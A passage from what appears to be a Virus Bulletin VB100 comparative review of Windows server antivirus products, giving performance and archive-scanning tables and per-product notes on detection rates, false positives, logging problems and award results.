AhnLab	3.73%	4.55%	102.76%
ArcaBit	7.94%	8.23%	108.80%
Avast	4.31%	4.45%	67.96%
Avertive	4.74%	4.51%	65.90%
AVG	6.23%	7.77%	120.59%
Avira	2.62%	3.65%	71.40%
BitDefender	5.23%	5.16%	54.34%
Bkis	2.80%	3.48%	157.83%
Bullguard	6.21%	5.38%	121.82%
CA	10.31%	7.69%	77.09%
Central Command	2.88%	2.70%	90.58%
Commtouch	3.31%	3.73%	154.43%
Comodo AV	3.21%	4.27%	117.53%
Comodo IS	3.39%	4.30%	105.44%
Coranti	12.74%	10.74%	174.07%
Defenx	9.92%	11.34%	110.62%
Digital Defender	5.09%	4.36%	59.43%
Emsisoft	0.91%	4.23%	156.55%

Please refer to text for full product names.

with one of the highest scores we've seen yet in the proactive week of the RAP sets. As sharp-eyed readers may have predicted of course, there is a flipside to the combination of multiple engines, and this month a single false positive already noted in another product using one of the engines included here denies *Coranti* a VB100 award, despite a perfect showing in the WildList set.


### Defenx Security Suite Pro 2011 3387.517.1242

<b>ItW</b>	100.00%	<b>Polymorphic</b>	89.49%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	64.37%
<b>Worms &amp; bots</b>	87.18%	<b>False positives</b>	0

The *Defenx* solution has become a regular VB100 entrant in recent months, and has already established a solid record of good performances. The installation process requires little interaction but takes longer than many, mainly thanks to the need for some extra C++ components and some setting



Product	RAM use increase – idle system	RAM use increase – heavy file access	CPU use increase – heavy file access
eScan	1.11%	2.00%	50.48%
ESET	3.15%	2.32%	104.31%
Fortinet	6.40%	6.60%	103.15%
Frisk	3.54%	3.64%	135.52%
F-Secure	4.75%	5.70%	89.13%
G DATA	4.28%	4.93%	122.34%
Hauri	1.54%	1.68%	93.29%
Kaspersky AV 6	6.41%	4.60%	74.42%
Kaspersky AV 8	7.55%	7.36%	95.01%
Keniu	2.15%	2.59%	96.39%
Kingsoft	4.70%	3.35%	64.86%
Microsoft	2.34%	3.10%	55.83%
Norman	6.59%	7.40%	199.69%
Qihoo	1.48%	2.55%	25.80%
Quick Heal	6.60%	9.16%	63.98%
Returnil	3.72%	3.74%	167.86%
SGA	0.38%	0.38%	70.66%
Sophos	5.40%	4.19%	119.89%
VirusBuster	4.33%	4.23%	63.56%

up of trusted packages already installed in the local system. Like its progenitor *Agnitum*, the interface has been somewhat



refreshed lately, and looks glossy and slick without losing its air of seriousness. Minimal space is given to the anti-malware component amongst the other modules, but there are still ample controls for most standard desktop requirements, and testing proceeded at a good pace.

Scanning speeds showed some signs of judicious use of smart caching, although resource usage remained fairly high. Detection rates were solid, as in several other implementations of the same engine this month, with none of the flakiness or issues in the WildList set seen elsewhere.




Please refer to text for full product names.

The clean set was once again enlivened only by a single suspicious alert on a *Themida*-packed file, and *Defenx* comfortably earns another VB100 award.

### Digital Defender Server Antivirus 2.1.8

<b>ItW</b>	100.00%	<b>Polymorphic</b>	89.49%
<b>ItW (o/a)</b>	96.61%	<b>Trojans</b>	62.32%
<b>Worms &amp; bots</b>	79.64%	<b>False positives</b>	0

*Digital Defender* has the same straightforward installation process and simple interface as *Avertive*'s solution, differing only in colour scheme. Performance measures were also at the higher end of the mid-range, and scanning speeds similarly languorous in the infected sets.




Logging was again somewhat traumatic, with detection data summarily thrown away after a fairly limited amount of disk space had been used up – surely no computer still running would find 20MB too much to dedicate to vital information on potential infections, and server admins would almost certainly find the lack of traceability a problem.

At the end of a lengthy testing period detection rates proved fairly reasonable, with just a single *Themida*-packed file alerted on in the clean sets, and in the WildList the same batch of items were again mysteriously missed on access, with no problems on demand. This was enough to deny *Digital Defender* a VB100 award this month, despite a fairly solid performance compared to some of the competition.

### Emsisoft Anti-Malware 5.0.0.68

<b>ItW</b>	100.00%	<b>Polymorphic</b>	79.84%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	91.74%
<b>Worms &amp; bots</b>	97.96%	<b>False positives</b>	2

Since dropping the 'a-squared' name, *Emsisoft*'s solution has come on in leaps and bounds, leaving behind the stability issues of early appearances and living up to the excellent detection levels of *Ikarus*, provider of the scanning engine at the core of the product. The install is fast and easy, and the interface clean and clear, with a fair level of configuration for what is mainly a home-user product. One thing which was missing from our point of view




was the option to simply prevent access to infected items without either prompting for user input or automatically trying to clean up, but this would be a minor issue for most users.

RAM usage was fairly low, but CPU drain fairly high, while scanning speeds were slowish and on-access overheads fairly high. Despite being slowed down by the need to quarantine every item spotted on access, there were no stability problems when running through the demanding infected sets, and in the end detection scores were as superb as we have come to expect, with excellent figures in all sets. In the clean sets, a pair of false positives emerged: one in some fairly obscure business software and the other in a utility from hardware manufacturer *Belkin*. This was enough to deny *Emsisoft* a VB100 award this month despite an otherwise very strong performance.

### eScan Internet Security for Windows 11.0.1139.793

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	94.52%
<b>Worms &amp; bots</b>	98.54%	<b>False positives</b>	0

We've been quite enjoying working with *eScan*'s latest version in recent tests. It installs quickly and simply, but does need a reboot, and the



interface is colourful and fun-packed, with its shimmering *Mac*-style icon tray and windows that close with a swirling flourish. Under the stylish surface it continues to provide a wealth of fine-tuning controls, presented in a much more sober fashion, making it simple for the more demanding user to find the most detailed options. On-demand scanning times were initially on the slow side, particularly in our set of media files, but were considerably faster on repeat visits, while on-access overheads were fairly low to begin with and again improved later thanks to some smart caching of results. Both memory and processor usage were also fairly low, making for a very good set of performance results all round.

Detection results were also highly impressive across the board, with no problems in the core certification sets, and *eScan* comfortably earns another VB100 award for its splendid performance.

Archive scanning		ACE	CAB	EXE-RAR	EXE-ZIP	JAR	LZH	RAR	TGZ	ZIP	ZIPX	EXT*
Agnitum Outpost	Default	2	√	√	√	√	√	√	√	√	√	√
	All	X	X	X	X	X	X	X	X	X	X	√
AhnLab V3Net	Default	9	9	9	9	9	9	9	X	9	X	√
	All	X	X	X	X	X	X	X	X	X	X	√
ArcaBit ArcaVir	Default	2	√	√	√	√	√	√	√	√	1	√
	All	X	X/√	X/√	X/√	X/√	X/√	X/√	X/√	X/√	X/1	√
Avast Software avast!	Default	X/√	X/√	√	√	X/√	X/√	X/√	X/√	X/√	X/√	X/√
	All	X/√	X/√	√	√	X/√	X/√	X/√	X/√	X/√	X/√	√
Avertive VirusTect	Default	1	1	X	X	1	X	1	X	1	1	√
	All	1	1	X	X	X	X	X	X	1	X	X
AVG Internet Security	Default	√	√	√	√	√	√	√	√	√	√	X/√
	All	X	X	X	X	X	X	X	X	X	X	X/√
Avira AntiVir	Default	√	√	√	√	√	√	√	√	√	√	√
	All	X	X/√	X/√	X/√	X/√	X/√	X/√	X/√	X/√	X/√	√
BitDefender Security	Default	√	√	8	8	√	√	√	8	√	√	√
	All	X/√	X/√	X/√	X/√	8/√	X/√	X/√	X/√	1/√	1/√	√
Bkis BKAV	Default	X	X	X	X	X	X	X	X	X	X	√
	All	X	X	X	X	X	X	X	X	X	X	√
Bullguard Antivirus	Default	√	√	8	8	√	√	√	8	√	√	√
	All	√	√	8	8	√	√	√	8	√	√	√
CA Threat Manager	Default	X	√	X	X	√	√	√	√	√	X	√
	All	X	X	X	X	1	X	X	X	1	X	√
Central Command Vexira	Default	2	√	√	√	X/√	X	√	√	√	X/√	X/√
	All	X	X	X	X	X	X	X	X	X	X	X/√
Commtouch Command	Default	5	5	5	5	5	√	5	5	5	5	√
	All	X	X	X/4	X/4	X/4	X	X	X	X	X	X
Comodo AntiVirus	Default	X	5	5	5	5	5	5	2	5	X	√
	All	X	X	X	X	X	X	X	X	X	X	√
Comodo Internet Security	Default	X	5	5	5	5	5	5	2	5	X	√
	All	X	X	X	X	X	X	X	X	X	X	√
Coranti 2010	Default	√	√	8	8	√	√	√	8	√	√	√
	All	X	X	X	X	√	X	X	X	1	X/1	X/√
Defenx Security Suite Pro	Default	2	√	√	√	√	X	√	√	√	X	√
	All	X	X	X	X	X	X	X	X	X	X	√
Digital Defender AntiVirus	Default	1	1	X	X	1	X	1	X	1	1	√
	All	1	1	X	X	1	X	1	X	1	1	X
Emsisoft Anti-Malware	Default	2	2	2	2	2	2	2	3	2	2	√
	All	2	2	2	2	2	2	2	3	2	2	√

Please refer to text for full product names.

<b>Archive scanning contd.</b>		ACE	CAB	EXE-RAR	EXE-ZIP	JAR	LZH	RAR	TGZ	ZIP	ZIPX	EXT*
eScan Internet Security	Default	9	5	4	3	5	5	5	4	5	8	√
	All	X/√	X/√	X	X/1	X/√	X	X/√	X/√	X/√	X/√	√
ESET NOD32	Default	√	√	√	√	√	√	√	5	√	√	√
	All	X	X	X	X	X	X	X	X	X	X	√
Fortinet FortiClient	Default	X	√	√	√	√	√	√	√	4	1	√
	All	X	√	√	√	√	√	√	√	4	1	√
Frisk F-PROT	Default	√	√	√	√	√	√	√	√	√	√	√
	All	X	X	X	2	2	X	X	X	2	2	√
F-Secure PSB Server Security	Default	√	√	√	√	√	√	√	8	√	√	√
	All	X/√	X/√	X/√	X/√	X/√	X/√	X/√	X/8	X/√	X/√	X/√
G DATA AntiVirus	Default	√	√	√	√	√	√	√	√	√	√	√
	All	√	√	3	4	√	√	√	8	√	√	√
Hauri ViRobot	Default	X	1	1	1	√	1	X	X	X	1	√
	All	X	X	X	X	X	X	X	X	X	X	X/√
Kaspersky Anti-Virus 6	Default	√	√	√	√	√	√	√	√	√	√	√
	All	X/√	X/√	X/√	X/√	X/√	X/√	X/√	X/√	X/√	X/√	√
Kaspersky Anti-Virus 8	Default	√	√	√	√	√	√	√	√	√	√	√
	All	X/√	X/√	√	√	X/√	X/√	X/√	X/√	X/√	X/√	√
Kenui Antivirus	Default	√	√	X	X	√	√	√	√	√	√	√
	All	X	X	1	1	X	X	X	X	X	X	√
Kingsoft Internet Security	Default	X	√	√	X	√	√	√	√	√	1	√
	All	X	X	X	X	X	X	X	X	X	X	√
Microsoft Forefront Client Security	Default	√	√	√	√	2	2	2	√	√	√	√
	All	X	X	X	1	X	X	X	X	1	X	√
Norman Endpoint Protection	Default	X	√	√	1	√	√	√	√	√	1	√
	All	X	X	X	X	X	X	X	X	X	X	√
Qihoo 360 Antivirus	Default	X/√	X/√	X/8	X/8	X/√	X/√	X/√	X/8	X/√	X/√	√
	All	X	X	X	X	X	X	X	X	X	X	X/√
Quick Heal Anti-Virus 2011	Default	X/2	X/5	X	X	2/5	X	2/5	X/1	2/5	X	X/√
	All	2	X	X	X	1	X	X	X	1	X	√
Returnil System Safe 2011	Default	5	5	4	4	5	√	5	2	5	5	√
	All	X	X	X	X	X	X	X	X	X	X	√
SGA SGA-VC	Default	√	√	8	8	√	√	√	8	√	√	√
	All	X	X	8	8	X	X	X	X	X	X	X
Sophos Endpoint Security and Control	Default	X	X/5	X/5	X/5	X/5	X/5	X/5	X/5	X/5	X/5	X/√
	All	X	X/5	X/5	X/5	X/5	X/5	X/5	X/5	X/5	X/5	X/√
VirusBuster for Windows Servers	Default	1	1	X	X	1	X	1	X	1	1	√
	All	1	1	X	X	1	X	1	X	1	1	X

Please refer to text for full product names.

### ESET NOD32 Antivirus 4 Business Edition 4.2.64.12

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	94.84%
<b>Worms &amp; bots</b>	98.52%	<b>False positives</b>	0

Eset's renowned NOD32 has stuck to the same slick and efficient design for a while now, installing simply, needing no


reboot and presenting an interface which combines glossy good looks with easy access to a comprehensive range of controls. The one area which seemed awkward, and indeed we found ourselves unable to persuade to function, was the configuration of archive scanning on access – perhaps something of a specialist requirement, but much more likely to be required in a server environment than any other.

Tests proceeded rapidly, with some decent scanning speeds, overheads and CPU use, and very low memory consumption. Our main scan of infected sets was delayed somewhat thanks to the GUI sticking at 99% for some time, until we realized the scanning was complete but had failed to report this to the world. Harvesting results from the clear and reliable logging system showed the usual stratospheric scores across the board; a couple of adware items spotted in the clean sets do nothing to dent a sterling performance, easily earning ESET yet another VB100 award for its record collection.

### Fortinet FortiClient 4.1.3143

<b>ItW</b>	100.00%	<b>Polymorphic</b>	99.15%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	86.13%
<b>Worms &amp; bots</b>	95.85%	<b>False positives</b>	0

The Fortinet product is more business-focused than most, but nowadays includes a free option, presumably for home users. The set-up process is simple enough for any user type, and needs no reboot. The interface is serious and



businesslike, but not intimidatingly so, and provides a decent level of controls in a sensible and unflashy manner. Speed tests ran through without problems, showing scanning speeds towards the lower end, slightly above average overheads, and fairly high memory usage.

The detection tests have been somewhat more problematic for Fortinet for several months now, with many files seeming to snag the engine; this time many attempts at running over our large sets simply stopped scanning, either silently or with an unhelpful message reading 'interrupted'. After much careful coaxing, we managed to get a full set of results for the standard sets, but the RAP sets seemed altogether too much for it, and in the end we had to resort to gathering figures for on-access checking of the RAP sets. These may be somewhat lower than on-demand scores would have been, had it been possible to complete any scans.

The results we eventually obtained were pretty decent, at least for older items, with scores in the later RAP weeks declining to the lowish numbers we used to see from Fortinet before some drastic improvements in the past year. With the WildList covered and no false alarms in the clean sets, Fortinet scrapes through to achieve a VB100 award, despite some clear problems.


### Frisk F-PROT Antivirus for Windows 6.0.9.4

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	64.18%
<b>Worms &amp; bots</b>	85.44%	<b>False positives</b>	1

F-PROT has to be one of the most stable solutions to regularly take part in our tests – at least in terms of interface design, which seems to have remained unchanged for several years now. The set-up is simple but does require a reboot, and the GUI is plain and stark, with a bare minimum of controls

available. It seems to operate quite nicely however, and performance times were mostly reasonable, with only CPU use noticeably above average for this month's field.

Detection tests ran fairly well too, with the usual error messages popping up to warn that the product had stopped working, which seem to have no effect on the actual running of scans or protection levels. Scores were decent, with a surprising upturn in the latter weeks of the RAP sets, and the WildList caused no problems. However, in the clean sets the same version of the Firefox installer that caused problems earlier was again misidentified as a trojan, and Frisk is thus denied a VB100 award this month. The




false alarm was apparently fixed shortly after the product submission date.

### F-Secure PSB Server Security 9.00 build 198

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	93.66%
<b>Worms &amp; bots</b>	97.45%	<b>False positives</b>	0

*F-Secure's* corporate solutions are grouped under the 'Protection Services for Business' title, and this one seems properly businesslike,



with a web-based interface providing decent control levels for most requirements. The installation process is efficient – a conflict with some networking drivers was noted and resolved without the need for extra work on our part; a reboot is needed to complete. The GUI is fairly well laid out and responds quite nicely – something of a rarity with such approaches – but it does have a tendency to lose touch with its server side and requires frequent repeat logins.


Running through the tests proved reasonably straightforward. However, as in many recent tests, logging proved highly unreliable, with data on large scans not properly stored and often lost entirely. The problem seems to be caused by keeping results in memory during scanning – something which many solutions seem to do and which often causes problems when more than a handful of detections are recorded in a single scan. Apparently the developers have implemented a fix for this issue, which should be included in the product by now, but for this test (hopefully for the last time), we had to resort to using the command-line scanner included with the product.

This produced some good results, with excellent scores across the board, steadily declining in the RAP sets but starting high and ending up more than respectable in the 'week +1' set. No problems were observed in either the clean or WildList set, and *F-Secure* is judged worthy of a VB100 award this month.

### G DATA AntiVirus 10.5.132.28

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	99.29%
<b>Worms &amp; bots</b>	99.59%	<b>False positives</b>	0

*G DATA's* server solution includes an administration suite and client-side protection, which is simple to roll out from the admin interface.




This management tool installs fairly easily, resolving a dependency on the .NET framework with a copy bundled with the package, and needs no reboot to complete either its own set-up or that of the protection rolled out to the local system. The design is splendidly clear and provides excellent configuration, although to simplify things for ourselves we allowed control to be ceded to the client side and ran most jobs from there.

Scanning speeds were not bad and improved enormously on repeat attempts, and RAM usage was lower than many despite the dual-engine approach; CPU use was a little above average, but not excessive. Detection rates were almost impeccable, with very little missed anywhere. With no false alarms and the superb detection extending to the WildList set, *G DATA* easily earns a VB100 award this month.

### Hauri ViRobot Windows Server 3.5

<b>ItW</b>	85.00%	<b>Polymorphic</b>	96.43%
<b>ItW (o/a)</b>	67.68%	<b>Trojans</b>	52.23%
<b>Worms &amp; bots</b>	67.93%	<b>False positives</b>	1

Returning after a lengthy absence from our tests, *Hauri* is another licensee of the popular *BitDefender* engine, with some additional technology and definitions of its own added to the mix. The installer is quite fast and simple, with no reboot needed, and the interface looks complete and businesslike, providing plenty of options in a good logical layout. It seemed to respond well to changes, although logging proved extremely slow to export for our larger jobs. On-demand scans were rather slow, and on-access overheads fairly high, but resource usage was quite light.




Detection rates were something of a surprise, with much lower scores than expected, including a fair number of samples missed in the WildList. We assumed that the submission had been provided without updates, although we do make our requirements as clear as possible when

accepting products for test. In any case, in the on-access tests many more misses were evident, including the entire set of W32/Polip polymorphic samples, which are much older than most in the sets. With a handful of false alarms to add to its woes, *Hauri* fails to make the grade for a VB100 this month, although the product shows promise.

### Kaspersky Anti-Virus 6 for Windows Servers 6.0.4.1424

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	93.08%
<b>Worms &amp; bots</b>	96.82%	<b>False positives</b>	0

*Kaspersky's* version 6 product has a rather lengthy installation process, with multiple steps, but includes many components



and protective layers so perhaps this is no surprise; no reboot is needed to complete. The interface is fairly similar to that of the standard desktop version, being an attractive affair in metallic green, with a wealth of controls and options all within easy reach. It ran through the tests in fine time, with some excellent caching of results making for lightning times in the speed tests and both RAM and CPU slightly above this month's averages.

Detection scores were easily obtained, with the logging system reliable, and although somewhat slow to export it showed none of the issues observed in the desktop solutions in the last comparative. Scores were uniformly excellent, dropping off only in the final week of the RAP sets but still achieving a good score in the proactive week. No problems in the core sets means *Kaspersky* earns another VB100 award.

### Kaspersky Anti-Virus 8 for Windows Servers Enterprise Edition 8.0.0.495


<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	93.43%
<b>Worms &amp; bots</b>	96.94%	<b>False positives</b>	0

Version 8 from *Kaspersky* has a similarly lengthy installation process, split into numerous steps, and this time the interface uses the MMC system, doing so in a pretty stylish and efficient manner, making good use of colour and providing the full range of controls. Scanning speeds were

again superb, with slightly higher resource usage than the version 6 edition.

Detection rates were also slightly


higher in most areas, showing some good improvements in heuristics and so on in this latest edition, and scores were thus truly excellent. *Kaspersky* earns a second VB100 award this month, after a pair of splendid showings.



### Keniu Antivirus 1.0.0.1062

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	94.23%
<b>Worms &amp; bots</b>	93.95%	<b>False positives</b>	0

*Keniu* provides an OEM product based on the *Kaspersky* engine for the Chinese market, which is simple and basic



but seems to work reasonably well. The install is fairly straightforward and rapid, but we were requested to update online on the deadline day, and found this took well over an hour to complete – presumably this would be considerably faster closer to home base. The GUI is minimalistic with large buttons and only a few options, but ran through our performance tests nicely, with unremarkable speeds and overheads, high-ish CPU consumption and low RAM usage.


Detection results were something of a pain to obtain, logging being once again somewhat broken – lines appear to be trimmed to an arbitrary length, dropping vital details of which items have been detected in many cases. After much effort, including re-running scans over sets doctored to shorten file paths as much as possible, we managed to obtain some results. These appeared reasonably comprehensive, closely approaching those of *Kaspersky's* products, but it could well be that some items which were detected were not recognized thanks to the poor quality of the logging. The WildList results were more or less intact however, and showed full coverage, and no false alarms were noted in the clean sets, so *Keniu* just about earns a

VB100 award. Few server admins would find the product ready for production systems though.

### Kingsoft Internet Security 2010 2008.11.6.65

<b>ItW</b>	99.99%	<b>Polymorphic</b>	58.64%
<b>ItW (o/a)</b>	99.99%	<b>Trojans</b>	8.76%
<b>Worms &amp; bots</b>	49.04%	<b>False positives</b>	0

Unlike the last few tests there was just a single entry from *Kingsoft* this month. The standard *IS* version is nice and easy to install and needs no reboot to complete. The interface is not the prettiest, but is useable and provides for most of our needs; scanning speeds were fairly slow, but overheads and resource usage were fairly low.




Detection rates were frankly abysmal, with the trojans set handled particularly poorly and some astoundingly low scores in the RAP sets – implying that perhaps some vital component of the detection signatures had been missed out of the build submitted (a problem we have seen before). No problems were spotted in the clean sets, but in the WildList set a number of Virut samples went undetected, and *Kingsoft* is some way from the standard required to earn a VB100 award this month.

### Microsoft Forefront Client Security 1.5.1981.0

<b>ItW</b>	100.00%	<b>Polymorphic</b>	99.74%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	88.70%
<b>Worms &amp; bots</b>	97.01%	<b>False positives</b>	0

*Microsoft's* business product was provided as a special offline set-up, requiring three reboots to get everything in place



– presumably this is not the case for regular users running proper management tools. The interface is slick but a little confusing in places, with a lot of verbiage which does not always make clear the purpose of the accompanying checkbox. Logging is also a little on the wordy side, but

